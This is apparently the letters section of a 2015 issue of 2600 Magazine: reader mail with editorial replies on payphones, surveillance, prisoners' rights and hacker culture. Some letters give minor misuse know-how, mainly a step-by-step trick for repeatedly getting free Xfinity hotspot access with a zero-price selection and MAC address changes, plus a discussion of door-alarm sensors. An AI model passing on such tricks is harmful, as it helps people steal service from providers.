I don't know if your definition of "Payphones of the World" includes imaginary locations but, if so, here's my album of some prop phone booths the TV show *Gotham* has set up for filming on West 30th Street in Manhattan this morning. <http://imgur.com/a/hyuze> One's an old Nynex!

R

Unfortunately, we can't print anything that is already online. Actually, that's not unfortunate as we

don't want to ever be just a rehash of what's already out there. We're sharing the link in this case so that people can still see these unique shots. But to have future material immortalized on our pages and hence stored in the Library of Congress, various time capsules, and at least one potential private deep space mission, be sure to send it to us to publish first.

Dear 2600:

I don't know if this is interesting for your readers. The following article says that German Telekom sells old phone booths. The article includes some nice photos of the area where they store their old phone booths.

Gunnar

While indeed interesting, this is even further from what we can print. An article from another publication clearly doesn't belong in our pages, let alone the pictures from that article. However, anyone is free to write up a piece on the subject if they believe it to be interesting enough for our readers. What makes that scenario even better is the fact that our writers can speak from a hacker perspective and thus make it all the more intriguing to our readers, a good number of whom wind up becoming future writers.

Dear 2600:

In my travels around the world, whenever I see an interesting payphone, I snap a picture with an eye towards getting it included in *2600 Magazine*. Who should I submit these to? What is the best media? (CD ROM, DVD ROM, USB stick, Flash, etc.?) I would love to see one of my photos gracing your fine magazine.

Robert

You can submit it in any of the methods mentioned above, but email to payphones@2600.com is the most preferred, as you don't have to physically mail anything and it's also the fastest method. Just remember to attach your photos and use the highest quality settings since the standards of a printed photo are generally much higher than what gets shown on a website. Also - and this is important - please include as much information as possible about your submission, such as location, any details about phone features or functionality, or anything else that could possibly be of interest. We discard so many submissions that are just labeled "payphone" or something equally non-descript.

Article Comments

Dear 2600:

Kudos to D.B. LeConte-Spink for the great article "Sabotage the System," which appeared in the 31:2 edition of the magazine. I wish I had written it. It put into words what I've been thinking for some time now. Attacking illegal mass surveillance from an economic perspective is simply brilliant. Drive up the cost of mass data collection and watch the system start to crumble. The best way to defend our privacy and keep Big Brother honest is to make wholesale data collection prohibitively expensive and too time consuming to be feasible. A great way to do this is to proxy our IP addresses and encrypt our data. Nothing will frustrate government snoopers like an IP

that doesn't tie back to a person and data that is fully encrypted. Imagine if even a fraction of all Internet users took these steps. The government would be collecting mountains of useless data and attempts to trace and decrypt it all would be futile. They would be forced to do the right thing and only target actual criminals and not everyone else. The hacker community should promote privacy tools at every opportunity. Tools like Tor, the Whonix Gateway/OS, VPNs, Silent Circle, Tails, and a host of others make privacy and encryption easier than ever before. I firmly believe that good encryption on a large scale can help restore the balance of power between corporations and the government on the one hand and the average citizen on the other.

Encrypt Everything!

Jim L

This is almost certainly the way to go. Among our challenges are those of us who believe they have nothing to hide and that convenience trumps privacy. It doesn't have to be a choice. If you really want to advertise your whereabouts or share minute details of your life with complete strangers, you can still do that. But by default, anything between you and the site you are communicating with would be unobtainable by others. Those companies who insist they need to share your personal info with outside entities or who demand access to unrelated content of yours in order to serve you better need to be challenged and overridden. But probably our biggest challenge is that of unity. We need for the best minds in our community to work together and support the many projects that have the same goal. There will always be disagreements on style and function, but what's truly important is that we're moving forward to a place we all want to get to. And all of this becomes little more than the toys of an elitist group if we're unable to make it understandable to the general public. Our work is indeed cut out for us.

Dear 2600:

I was fascinated to learn, from IgOp89's spam article in 31:3 that both Europe and Asia are not, in fact, in the Northern Hemisphere! This means I've had my globe upside down all this time. (Someone better email the Google Maps folks as well.)

Brain the Fist
(sent from my Canadian igloo
near the South Pole)

Yes, clearly that word should have been "Western." We apologize for any confusion, inconvenience, or laughter this may have caused.

Dear 2600:

2600 has been my favorite magazine (along with some comics magazines, but definitely my favorite scientific/philosophical one) for 11 plus years, since having visited 2600.com in the mid 1990s. Thanks for publishing my first article, "The Demoscene," in 31:3! I must apologize for a mistake and point out something in the editing (and, at the time of this letter, your website's code archive) that could confuse people. I had based my article on my even longer, unpublished, final academic research paper, but had shortened it when noting article sizes and, in doing

so, I omitted some cited code, which caused another code section to be mis-cited.

The Pascal subroutine was not by Denthor, but HELiX, and is bump-mapping, not just texture-mapping. The two sentences starting from the one with citation 11, should have said "Jim Blinn discovered bump-mapping, which simulates bumps and pits on 3D surfaces[5, pp 27]. A display hack/intro by HELiX gives the following Pascal bump mapping code[11].", and the source is "[11] HELiX. (1997). 2d bump mapping. Available FTP: ftp.scene.org. Directory: /mirrors/horner/code/effects/bump. File: bumpsrc.zip" Also, a comment section in HELiX's code was edited from large code text to smaller article text, but the code is really one piece, including from (originally) "{Those two lines are the heart of bumping}" and past "col:=abs(vlx-nx);." If you want the barely explained (missing) code by Denthor on texture-mapping, here it is:

```
textureX = 0;
textureY = 64;
textureEndX = 64;
textureEndY = 0;
dx := (TextureEndX-TextureX) /
(maxx-minx);
dy := (TextureEndY-TextureY) /
(maxx-minx);
for loop1 := minx to maxx do BEGIN
PutPixel (loop1, ypos, texture
[textureX, textureY], VGA);
textureX = textureX + dx;
textureY = textureY + dy;
END;
```

I plan to upload my original paper and a corrected article to my homepage (<http://www.cwu.edu/~melikd>), which also has more display hack code, a list by Rod of demo secret parts, links to my traditional and digital art, and demostyle electronic music, etc.) in time for 31:4., and I hope to write more articles, not on networks or their security (not my academic areas). I think there are a few other interesting things to write about.

David
darwin@sdf.org

Thanks for the correction. We've also updated our code section at www.2600.com/code.

Dear 2600:

This is in response to "Checkmate or How I By-passed Your Security System" by DreamsForMortar from 31:3. What you discovered is certainly a weakness in the physical barrier, but likely not in the security system itself. In fact, you would probably be better off just smashing that glass door, as it would less likely alert someone to your unauthorized entry (unless there's also a glass-break sensor in the area). Allow me to explain: those small "motion sensors" above the inside of each door, which you suggested using a warm glove on, are called "REX," short for "Request to Exit," sensors. When you approach those on your way out, they will "detect" you, click slightly, and typically release the maglock, or the electric strike, so that you can walk right out of the corresponding door. But what they also do, at the same

time, is “shunt” the door contact for that particular door. Each door normally has a small “contact” in the form of a tiny magnet in the door and a wired sensor in the frame (for wooden doors) or a built-in release sensor for maglocks. The entire purpose of this sensor is to detect whether the door is opened or closed at any given time. By forcing the push-bar with a sting, you have caused the maglock power to shut off, releasing it as per fire code, but without triggering the REX sensor and shunting the built-in door contact first. As a result, the door opened, but the contact, not being shunted by the REX, likely generated a “door forced” alarm in the access control system, which probably relayed the signal to the alarm/theft prevention module and alerted either your local security company or law enforcement organization. Now, if by the time you’re reading this letter, nobody came to have a serious talk with you about what you did, there is most certainly an issue with either the way the door contacts are implemented, how the alerts are monitored, or what level of coverage the video surveillance system has around that door. But the point I wanted to make is: breaking in is easy, but doing it without tripping the alarm is a whole other story. If you found a way to do that in your scenario, I would love to read a Part Two in the next edition!

Alex W

Dear 2600:

Re: “Sabotage the System” in 31:2, LeConte-Spink wrote some very profound things that I found to be inspiring, such as “We must sabotage the system. But how?” and “Break the efficiency of automation.” To me, the two parts when put together inspire a solution. The NSA’s illegitimate metadata stealing operation is efficient because of its algorithmic automation. If sabotage by frustrating its algorithmic automation can prove that systems’ operational integrity is based solely on conditions of data, then that algorithm would be the NSA’s Achilles heel. I’m a former network security analyst in prison for botnets. You see, if my understanding is correct, the NSA’s vast amount of stolen data is passed through a filtering algorithm which sifts through the data, looking for certain key words and phrases (“trigger words”). Then, the suspicious content is tagged and flagged into another database and categorized by a designated priority list consisting of various levels of offensive criteria and then passed to a ticket system for a live analyst to approve or discard the validity of the suspicious content. For an “omniscient” surveillance machine whose only foundation is dependent on algorithms, I wonder how it would stand up against an onslaught of spam bots blasting trigger phrases into Google’s search engine. The amount of false positives would be staggering. In a world where good old-fashioned police work is an “arcane inconvenience,” I believe that breaking the efficiency of automation is the answer to how you can sabotage the system by exploiting its algorithm to demonstrate its vulnerability to false positives. How many people are in prison based on such a limited system? Though implementing this is obviously illegal and I don’t encourage it as opposed to the legality of a warrantless spy machine which the majority rightly feels threatened by.

I hardly can contest the issues of legality here, since this government appears to be a rogue personification of anarchy itself.

Ghost Exodus

More Observations

Dear 2600:

Some time ago, I had the opportunity to speak with the folks in Verizon’s Legal Compliance Center; their number is 888-483-2600.

Though you might find that amusing.

Steve

We’re more amused at the name of their office. It’s good to see them trying something new.

Dear 2600:

I know about an automatic-USB app that opens up Mac’s passwords.... 2600 ROCK ON.... msg me.

Jeffrey

a few seconds ago - Like

Yeah, this is the sort of thing we’re talking about. We don’t even know how this wound up in email format since it’s the kind of thing that shows up on a website for about a second before it’s completely forgotten forever. Instead of getting the coherent observations that our readers are known for, we’re increasing getting every trivial thought that pops into someone’s head that may or may not be even remotely relevant to what we’re about. We wind up spending more time and thought going through these things than the people who sent them ever did. We’re hardly the only ones affected by this trend, but it’s rather dramatic when compared to what we’re used to.

Dear 2600:

My 13-year-old got us free Wi-Fi and I’m very proud. Here is how he did it. You download TMAC v.6 Technitium Mac address changer. We don’t have a Mac. I have Windows 7 and my kid has Windows 8. So you make sure that you delete history and restart your browser (we have Google) as well as reset your IP. Then you just click to your neighbor’s Xfinity hotspot (suckers!) and start it up. You are directed to an Xfinity sign-in page, click “sign up,” then you are directed to a sign up page which has a dropdown with \$2.99 selected. Click the dropdown and select \$0.00, put in a bogus (five digit) zip code, a bogus email, then the button. You should have one hour free, but when that goes out, you open your TMAC v.7 and “change address.” Now your Xfinity thinks you have never been there before, and you just sign up for another free hour! I tried this hack with my old Windows Vista and it didn’t work for some reason. Xfinity recognizes that I’ve already used the free hour. This Xfinity free hour is only available until February 2015, so I thought I should get the word out. Thanks.

sueicloud

So you know, a MAC address has absolutely nothing to do with a Mac (Macintosh) device. MAC stands for Media Access Control and is supposed to be a unique identifier for network interfaces. This method seems like a bit of a hassle if you want access that lasts longer than an hour and beyond February. We can only hope and assume that free Wi-Fi will become easier to access with less hoops to jump through.

Dear 2600:

this classic video sums up technology's relation to man circa 1991: <https://www.youtube.com/watch?v=d5drsL13ai4>

Dusty

Sigh. We have no idea what you were trying to tell us. Perhaps if we had responded within the few minutes that this link worked, we might have gotten something out of it. But we would have forgotten all about it by now, which you no doubt have already. We're starting to suspect that there are a number of people out there who don't even know we're a magazine, don't understand what the letters@2600.com address is actually for, and perhaps aren't aware of printed publications and how they work.

Dear 2600:

Loving the magazine and my subscription, enjoy looking forward to reading the articles. However, a slight annoyance has arisen with the last three issues. They have all arrived with the envelopes opened. No attempt to reseal has been made. Is this something that is likely to happen to your envelopes on an international delivery (to the U.K.) or is it once again the idiots at my local mail office playing silly buggers? It wouldn't be the first time I've had to make a complaint. They seem to excel at siphoning out birthday cards and DVD shaped packages to keep for themselves. Also, I'm not missing anything as a result of this fiddling with the mail, am I?

Sorry, the paranoia is a little high today, but it is annoying since it keeps happening.

K

We'll go with the "silly buggers" theory for now. All of our envelopes are sealed when they're sent off. It should be possible to tell the difference between an envelope that was never sealed and one that was sealed and then opened. For one thing, it's unlikely you'd be able to seal it again in the latter case. Since this seems to be a recurring problem, presumably with your local post office, perhaps you should go above their heads and file a complaint. You will certainly make enemies by doing this, but then you'll have even more to write about. And as long as you send your next letter via email, we'll likely receive it. If, however, the opening is taking place higher up the chain, perhaps your local post office can actually help you figure it out.

Dear 2600:

I love the radio show and magazine!

I clean pools for a living and am currently residing in an old farmhouse with leaky ceilings, no Internet/data coverage, and limited phone services. My companions are a few roommates, two dogs, several chickens, peacocks, and cane spiders as big as the palm of your hand. I'm about as low tech as it gets, but slowly over the years I've been collecting various bits of electrical equipment and reading publications like 2600, Make, and Robot. I've ordered different kits from Adafruit and taught myself how to solder, code, and use various tools from videos on YouTube and around the web (I spend a lot of time in cafes).

Over the last few months, I started piecing together a new product idea using a Raspberry Pi, which (after a lot of duds) has started giving me some promising results. In a few months, I'll be making a move to Florida to attend UCF and (hopefully) earn an engineering degree. My point is anyone who has an interest in electronics, wearables, fabrication, or who just wants to understand the world around them a little more can start from anywhere, any age, any educational background. My advice? Take it from a pool guy: Grab up a few DIY magazines, pick a project that looks fun! And try it. You might just change your life.

**Aloha from Maui
John**

We believe you may have changed a few just with these words.

Dear 2600:

I had stopped by at your booth/table/van at the World Maker Faire this past September with my younger brother (to pick up some back issues, subscribe, etc.). My parents, not realizing that he was with me, contacted the faire's security. I just thought that it was interesting that he was with 2600 while security was trying to find him.

By the way, I love the way that 2600 is packaged. Nice nondescript envelope. Thank you.

ibid 11962

We're good at eluding security even without realizing it.

Dear 2600:

Please forward as appropriate - if there is a "contact us" link on your website, it escaped me.

I just glanced at my 2014 2600 Hacker Calendar, and the November 14th entry states that on this date in 2007, the last DC grid in the U.S. was shut down in New York by Con Edison.

According to the IEEE, Pacific Gas and Electric shut down their last DC grid in San Francisco as late as late 2012.

IEEE Spectrum in general is highly recommended reading for anyone with even a passing interest in the workings of electrical and communications networks.

**Vennlig hilsen,
Odd Erling N. Eriksen**

There does seem to be some contention here. It doesn't help that this is referred to as a "secret grid" which makes it a bit harder to verify, but which would also explain why it wasn't known about while still in operation. We will look into this and make any needed corrections for 2016 and beyond.

Dear 2600:

Enclosed are some ads from the May/June 2014 issue of WoodenBoat Magazine. Specifically, pages 113, 117, 118 from issue #238 in 2014. $113+117+118+238+2014=2600$. Yeah, I know that there's nothing hacker related on page 117, but otherwise it only added up to 2483!

P.S. You guys have some really nice boats!

Swamp

We're impressed at the numerology skills at work here, even if the answer is a bit of a reach. If you include page 117, then you also have to include page

114 (the opposite side of page 113), which brings the total up to 2714, which is as meaningless to us as 2483. The ads are for Hacker-Craft (www.hacker-boat.com), which dates back to 1908 and one John L. Hacker.

Dear 2600:

As a specialist in philosophy of computing, I have developed three statements defining the essence of computer literacy. When someone says that they do not understand computers, these three statements will clear that misunderstanding up right away.

Computer Literacy:

1. The computer was, and is not, and is about to come.
2. The computer comes in programs of assignment and programs of transfer of control.
3. The wonder of the computer is among the program of that computer.

I thought your readers might appreciate these statements, something to fall back upon when pressed for "what is computer literacy?" It can be said now.

Yes.

John

It must be effective because we can't think of a single thing to add.

Dear 2600:

If this letter makes it to you, check the postage meter strip on the envelope. We just might be able to save people gazillions of dollars! Get Peace in Our Time! End Poverty!

In the latest round of U.S. Postal Service rate hikes, they boosted the price of the basic one ounce envelope stamp to 49 cents. This time around, though, they set up a slightly lower rate for all those postage meter imprints that businesses use, namely 48 cents. So I got to thinking (yes, I know, watch out...).

The Automated Postal Kiosks (APKs) in the USPS lobbies will let you print out "stamps" in whatever value you want. For example, I use them to make 21 cent strips for use on heavier envelopes. (That's the price for the second and third ounce. Not sure how high up the chart it goes nowadays). I also use them for media mail.

So I just printed up some 48 cent sheets, and am using one of them to send this letter to you. Let's see if it works.

D

It did indeed work, but we believe you may have unintentionally played by the rules after all. If, indeed, there is supposed to be a slightly lower price for "postage meter imprints that businesses use" and you used the equivalent of a postage meter imprint from the post office (which is a huge business), then that is precisely what the system is designed to do. The idea seems to be mostly geared towards businesses that will send many more letters now that they're paying less, but the same logic can be applied to individuals doing this en masse. We're not sure how many people will flock to these automated kiosks to save a penny, but we're pleased to help convey this message.

Dear 2600:

In this letter, I will detail a new way of programming artificial intelligence that not only will make it

possible to "teach" a computer, but to have a computer teach itself.

First, I started with the question, how do humans learn? Well, look at a baby. When a baby is born, it only knows how to do certain things. Let's call these things "base functions." These base functions are broken down into electrical signals, the human equivalent of code. We learn new things by performing a set combination, or algorithm, of these base functions. Let's call these "compound functions."

I believe, in this way, we can teach a machine. If you made every code command into a line of English, with a set and limited syntax, then they would function as the base functions, and the base ontology of the machine.

You could then use a command line interpreter to parse base functions into code. What happens when you plug a compound function into this hypothetical interpreter? It would check your command against an XML file that stored all the learned "compound functions." If it found the function, it would parse the line into base functions, and then those base functions into code. If the function is not recognized, however, then it will enter a program asking you to enter a list of functions to perform the desired task, essentially having you pseudo-program the computer, but with English. What happens if you plug in a compound function at this time? You go through the same recognition process detailed before. When you were all finished describing commands, you would enter a keyword and then you would run the new function, which would be stored in the previously mentioned XML file.

I said in the beginning that the computer could also program itself. This is the easier part, once you have the code worked out for the first bit. All you have to do is have the computer try random combinations of the functions it knows, and bam! Sooner or later, every now and again, it has a new, useful function.

I hope someone beside me pursues this project. I think it's not only educational, but fun!

joshua

Dear 2600:

The world of today is an interesting one. In the last five to ten years, technology has thrown itself forward into a sky of ever expanding possibilities. Allowing people to take a small, but very high-powered computer in their pockets, socialization no longer requires real life contact. Instead, we now bring our attention to a web of constant social stimuli fulfilling our needs.

Yet, as I write this, I feel like there is an art that I am desperate to master, yet social convictions defy me from attempting. I'm fairly sure I do not need to name this art, so instead I shall get straight to the point. Hacking is a formidable act and, to me, an interesting subject. The idea of opening an object, bending the rules of the creator, and telling that object to defy its rules and follow your way astounds me! When I first found this magazine, I was quite honestly perplexed; never had I thought of hacking in such a way. These concepts were an opening to a curious mind.

Needless to say, to actually launch myself onto this platform is a challenge (one I have not mastered myself). In fact, to even open a CMD window on a school desktop is to immediately be categorized as a hacker. It is quite embarrassing to have an entire Year 8 class ask to be taught how to hack. My generation in particular seem to have been taught the definition of hacking from short statements sprouted from those who lament of their social networking account being “hacked” (when, in fact, their bad sense of password security led them into this hole) or hearing of the “heroic” conquests of a certain “hactivist” (a term I despise with a passion) group fighting for the small people. When simply put, I want nothing to do with that! Yet, opinions are useless and I’ve heard many a time that “teenagers are terrible people!” and I agree! We are terrible people! We should be separated from this planet and kept there until we realize how stupid we are!

But alas, I’m not here to shame my generation, since we’re all in this together. I suppose I should make a point now, despite that most of the readers of this magazine are thinking that I am just being lazy and blaming all of my issues on those who antagonize me. I don’t disagree. I am lazy, I am paranoid, I am stupid at times, but I feel as if even though no one cares, I need to relate this tale! Hacking is not the same as you remember it. The articles I see here are for those who many years ago simply found that punching in a certain number directed you to a test line. Instead now, this curiosity is sparked by hearing of gaining access to secret documents and bank accounts. I do realize that criminals have always existed, however, I like to think that at least their curiosity started off with no wrongdoing in mind. (I may be wrong, so feel free to kill me for that.) But every time I make an attempt, I am thrown back by social constructions and daft IT departments afraid of all those who attempt to break their nicely laid systems (which really are just a bunch of VB scripts and some firewall programs).

If you ever see this on a page or screen, I hope you stuck through my ramblings and heard a semi-cohesive message. I know it is different from the usual, but I felt like my arrogant mind needed to be appeased and I felt as if I conveyed some sort of message to the people. Then again, I suspect I will grow up and realize the error of my ways. Until then, I have another hurdle to accomplish and another social boundary to crash into.

Vel Co

The important thing is that you’re attempting to think all of this through and not blindly buying into anyone’s philosophy or definitions. We’re confident enough in our values and beliefs that we’re certain anyone who approaches our world with a fair and open mind will eventually at least acknowledge the value of what we stand for even if they don’t reach the same conclusions. We wish you well on your voyage.

Controversies

Dear 2600:

I don’t know if you have been following the

Gamergate controversy, but there have been numerous allegations on both sides of hacking attacks, DDOSing, etc. Hackers tend to brag about these things. Have there been any rumors in the community about someone taking responsibility for the attacks on either side?

David T.

There are more rumors than we could possibly fit into this issue. But there’s nothing unusual about that. Who attacked whom, what comments were made when... it’s largely irrelevant to the bigger discussion. Gamergate is something we believe people should read up on, as it’s quite telling of much of the issues and problems that plague the online world. The particulars here concern video game culture, which is peripherally connected to the hacker scene. We’re not going to get into the specifics as we don’t have much in the way of firsthand knowledge. But we don’t need that to be able to see that there are serious issues in that community that need to be dealt with, regardless of the facts of this particular incident. And we do recognize a lot of the disturbing symptoms as existing in our own culture, perhaps not as bad as it once was, but still worse than it should ever have to be. We’ve seen numerous instances of sexism and racism in the hacker world since our very beginnings. And we’ve always tried our best to confront them and defeat them. Our community has grown tremendously over the years, not just in numbers but in maturity and thoughtfulness. We like to think this is the result of confrontation. Too often, unless a problem is exploding all around us, our tendency is to avoid even acknowledging it as an issue. It’s the easy way out, but it’s also a total cop-out. There is absolutely nothing wrong with expressing your anger and frustration at a system that is unfair to you or to anyone else because of race, religion, sex, preference, etc. It makes no difference if most people don’t agree - how many times in history have “most people” been completely ignorant? As hackers, we’re used to confronting obstacles and challenging the status quo. That’s why it’s particularly inspirational when we see progress within our community - and especially sad when we see elements moving in the wrong direction. These are problems we all have to take an ongoing interest in if they’re to be conquered. In truth, we will probably never consider the battle to be completely won, but we also won’t shy away from acknowledging the positive. As an example, back in 2000, H2K became the first major American hacker conference to inject activism-leaning content into its program. What we’ve seen since at subsequent HOPE conferences, and throughout the community in general, is more awareness, concern, and, ultimately, more power from our united interests. It was a natural progression, not forced upon anyone, and it’s made a huge difference in helping to define who we are.

We’re proud of the entire community for the growth we’ve seen. But we believe there’s a lot more growing that still needs to come. To bring this back to Gamergate, there are still huge challenges ahead for so many online communities and when something like this comes up, it needs to be seen as an opportunity

to confront them head on, educate those who remain unaware, and make a better place for us all. Perhaps the offline world may even learn from this.

Dear 2600:

My boyfriend is a lifelong fan of 2600 and *Off The Wall* and is facing a felony network hacking charge with time in prison after a mere Wi-Fi prank within a computer club.

Not mentioned in the enclosed press release is the long list of unscrupulous and illegal actions by the Department of Justice, including when the prosecutor called me personally and tried to convince me to entrap my own boyfriend by filing a false request for a protective order and then hoping that he'd violate it. That's why I'm on the warpath to save him.

Please help.

Jessica

What we've been able to read about this case seems unbelievable. The site listed in the press release you sent us (SaveaNerd.net) has been taken offline "per recommendation from counsel," which is what lawyers generally tend to do. However, there is an active petition up at change.org (search for "hacker dojo" which is the name of the organization at the heart of this whole thing). We will reserve judgment until we hear more facts from more people, but this is something that should definitely be looked into by everyone, as it's not at all the chain of events one would expect in a hackerspace environment. As for the actions of the prosecutor, if only we could say we were surprised. But one does have to wonder why there is such an interest in prosecuting someone for something so minor.

Dear 2600:

Happened upon an article regarding Pirate Bay's founder and the "Hollywood manhunt." I'll let the staff of 2600 decide if this is of any importance to your readership. Personally, I have not accessed Pirate Bay much at all. I like its premise and its "mission." The situation regarding Pirate Bay's founders may be something to take under serious consideration. One has to wonder who manipulates the MPAA bringing about this legal action? What should the 2600 community take from this?

Love your pub.

Joethechemist

Thanks for the pointer. The story of the MPAA managing to get an Interpol arrest warrant issued for the Swedish founder of this organization is truly sobering. We would like for someone closer to this to give us some insight into what's really going on. The power of Hollywood can indeed be frightening, as we learned a while back. We could fill our pages with similar stories.

Speech

Dear 2600:

Please send me the blacklist of Google. I need to ban it from comments on my website.

Thanks, guys.

Paschal

First off, we haven't updated any of that in years. We only put it together to show how Google chooses

not to auto-complete certain words. It quickly got out of hand, but you can see how far we got at www.2600.com/googleblacklist/. Second, we're not entirely sure what your intentions are. You're going to ban the same words on your website? We don't recommend that as there are a lot of good words there. Plus, banning words simply leads to different words being used for the same thing. It doesn't really solve the problem, whatever you define that to be. If you're having trouble with the intelligence level of website comments (hardly a rarity), there's nothing wrong with moderation if a free-for-all isn't what you want.

Thanks

Dear 2600:

Thank you for over 30 years of giving hope (in the original sense) to so many creative, yet often alienated, people! And thank you for HOPEX!

By the way, these are from Silver Lake Farm in "The Garden State." Support your local farmer!

Anonymous

This was actually a note that was left for us at HOPEX along with a beautiful plant that we regretfully didn't water and it died within a week. But it's the thought that counts.

Help Needed

Dear 2600:

I am currently incarcerated and am looking to hire someone to set up a source code system. I am looking to be able to send mass text messages. I read your publication, but I am in no way a hacker or understand much of what I read.

Please refer me to someone who I can hire to set this up for me. Or where I can find them and what it is called.

John

We don't give referrals or act as go-betweens. As a subscriber, you're entitled to a free Marketplace ad and you can probably find someone to help you there. But, seriously, mass text messages? Nobody is ever happy to get those.

Injustices

Dear 2600:

When is a punishment enough? After the experiences of the last three years, it's difficult to rationalize the reasons why I should continue.

I didn't complain when I was arrested for hacking a local ILEC and received my punishment. For a hacker understands the time old saying "if you can't do the time, don't do the crime." Understanding that prison isn't an environment built for this 120 pound, geeky, pasty white kid with Asperger's, I admit that I struggled to logically integrate the upcoming punishment by burying myself into research to better understand what would occur. I was incorrect.

For I've endured: inmate peers stealing everything I own twice, being beaten down and scammed for every cent in my account, learning the bloody wrath of leukemia and her effects, and my own family turning away from me all because of my hacking behaviors. Nonetheless, I still didn't complain. For

I look upon my situation and use my abilities as a hacker to adapt.

However, my skills only could take me to a point. Not just six weeks after receiving a cancer remission diagnosis, I was violently attacked and raped. Crushed pelvis, broken ribs, traumatic brain injury, and other various injuries too painful to even... left for dead, not found until three hours later. After waking up from a week-long coma, I thought that I had right on my side. I was incorrect.

It's been almost two years since the attack, and today the emotional and physical pain is ever present in all realities. I'm lost for words: it's been recently explained to me that because of statewide budget cuts, this individual who attacked and raped me, infected me with HIV, and whom I see every time I close my eyes is going to get away with no criminal charges against him. All to save the taxpayers money. He was already under a 25-to-life sentence - it's cheaper to do it administratively than through our courts.

As I consider the rationalization of my fate, whom or what should I blame? Entropy? No. Hacking? Bloody hell, no. Myself? I don't really know. The individual? Maybe. There isn't one item I can point out as the one cause of my experiences other than the law of unintended consequences. For I miss the touch of my well-worn keyboard on days like today, because the weight of my pain alone is forcing me to self-harm, like the autistic child I once was before I met hacking. Now I complain. I was incorrect.

When is a punishment enough?

**Preston Vandeburgh
Larkgeco**

From what you've told us, this is way more than enough. In fact, not even the most despicable criminal should endure these kinds of conditions within anything resembling a civilized society. It seems that many of us have become numb to anything that happens behind bars, justifying it by telling ourselves that those who find themselves there deserve whatever happens to them. We feel that cold attitude is where much of the blame lies for the horrible events outlined above. But in many ways, it's those people on the outside who are also victims, as they have lost something that will be next to impossible to replace.

Nonviolent offenders - if they have to be imprisoned at all - should never be placed in an environment with violent people. Period. And if something violent does happen to them, it's the state that should be held accountable, as they are the ones who set up the unfortunate events in the first place. In that respect, they have already done far worse to you than anything you ever did to them or anyone else. We know these words won't help your situation, nor are we in a position to commit to doing anything beyond getting the word out in these pages, but if there's any comfort in knowing that there are people who will read this and who will care, then maybe that's a start. If nothing else, perhaps this can be shown to people who actually believe there's no harm in sending someone away to teach them a lesson or to send a message. If that can help keep one more person from being subjected to this kind of barbaric treatment, you will have given

back far more than you ever could have taken.

Dear 2600:

I am writing in regard to a violation of my First Amendment rights. I ask for your assistance in protecting these rights. I am a federal inmate.

On July 24, 2014, a book entitled *The Basics of Hacking and Penetration Testing* was stopped from being delivered to me. Not only was the book rejected and returned, but I was also given an incident report for "Introduction of a Non-Hazardous Tool (Attempted)." The justification for rejecting the book and writing me up is that "[t]he security of the institution's computer system is at risk when inmates have access to resources like the book mentioned above."

My intentions for ordering the book are twofold: First, I plan to open a school that will cater to military veterans and ex-convicts. The school is going to have a cyber-security curriculum. In preparation of taking the school live upon my release, I wish to develop as much knowledge and curriculum in advance as possible. I selected this book precisely because it was written by a college professor, and it is currently being used to teach cyber-security students at Northwestern University. My second reason for ordering the book is that I plan on starting my own cyber-security firm. I believe the book would aid in my goal of rehabilitation in that it will equip me to work in the computer security field when I am released. In short, I need the book precisely for purposes of rehabilitation.

I submit that the freedom of speech that is protected by the First Amendment is not just freedom to speak, but also the freedom to read. The Courts would agree. In *King v. Federal Bureau of Prisons and Charles Gilkey*, 415 F.3d 634, 2005, the Court stated, "Forbid a person to read and you shut him out of the marketplace of ideas and opinions that it is the purpose of the free-speech clause to protect."

Please, help me to take the steps needed to gain the skills that will enable me to be a productive member of society and protect the rights of all inmates. Specifically, I ask that you aid in informing the community of my situation. In addition, any legal help you may offer would be greatly appreciated.

Justin L. Marino

We get so many letters like this and it's indeed distressing to see such unfair and ultimately self-defeating restrictions imposed upon people, especially those who need something new and inspirational to focus upon. We'll do what we can to help get the word out by printing such letters whenever possible. We need to again point out that this is pretty much our limitation as we are not legal experts. Over the years, we have received an immense amount of legal papers, documents, and correspondence from people in prison who think we have a lot more power and time than we do. It's unfortunate, but this is most always a wasted effort. We encourage those in the legal community and prisoner rights advocates to regularly look at our letters and Marketplace ads in order to take additional steps when possible. The goal is to stop these injustices from being the norm and, for that, we'll need significantly more people to take an interest.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Digital Edition Layout and Design
TheDave, Skram

Paper Edition Layout and Design
Skram

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.
P.O. Box 752
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:
U.S. and Canada - \$27 individual, \$50 corporate (U.S. Funds)
Overseas - \$38 individual, \$65 corporate

BACK ISSUES
1984-1999 are \$25 per year when available.
Individual issues for 1988-1999 are \$6.25 each when available.
2000-2014 are \$27 per year or \$6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office/Fax Line: +1 631 751 2600
Copyright © 2015; 2600 Enterprises Inc.

"Everybody gets so much information all day long that they lose their common sense." - Gertude Stein, 1946

"If you don't want to be replaced by a computer, don't act like one." - Physicist Arno Penzias, 1978

"The thought of an entire population using computer terminals, not just the technologically literate minority, is truly revolutionary." - 2600 in 1987

"There will come a time when it isn't 'They're spying on me through my phone' anymore. Eventually, it will be 'My phone is spying on me.'" - Philip K. Dick, circa 1970s

THE HACKER DIGEST - VOLUME 31

2600 MEETINGS -2014

ARGENTINA

Buenos Aires: Bar El Sitio, Av de Mayo 1354.

AUSTRALIA

Central Coast: Ourimbah RSL (in the TAB area), 6/22 Pacific Hwy.

Melbourne: Oxford Scholar Hotel, 427 Swanston St.

Sydney: The Crystal Palace Hotel, 789 George St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm

Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.

Vancouver (Surrey): Central City Shopping Centre food court by Orange Julius.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

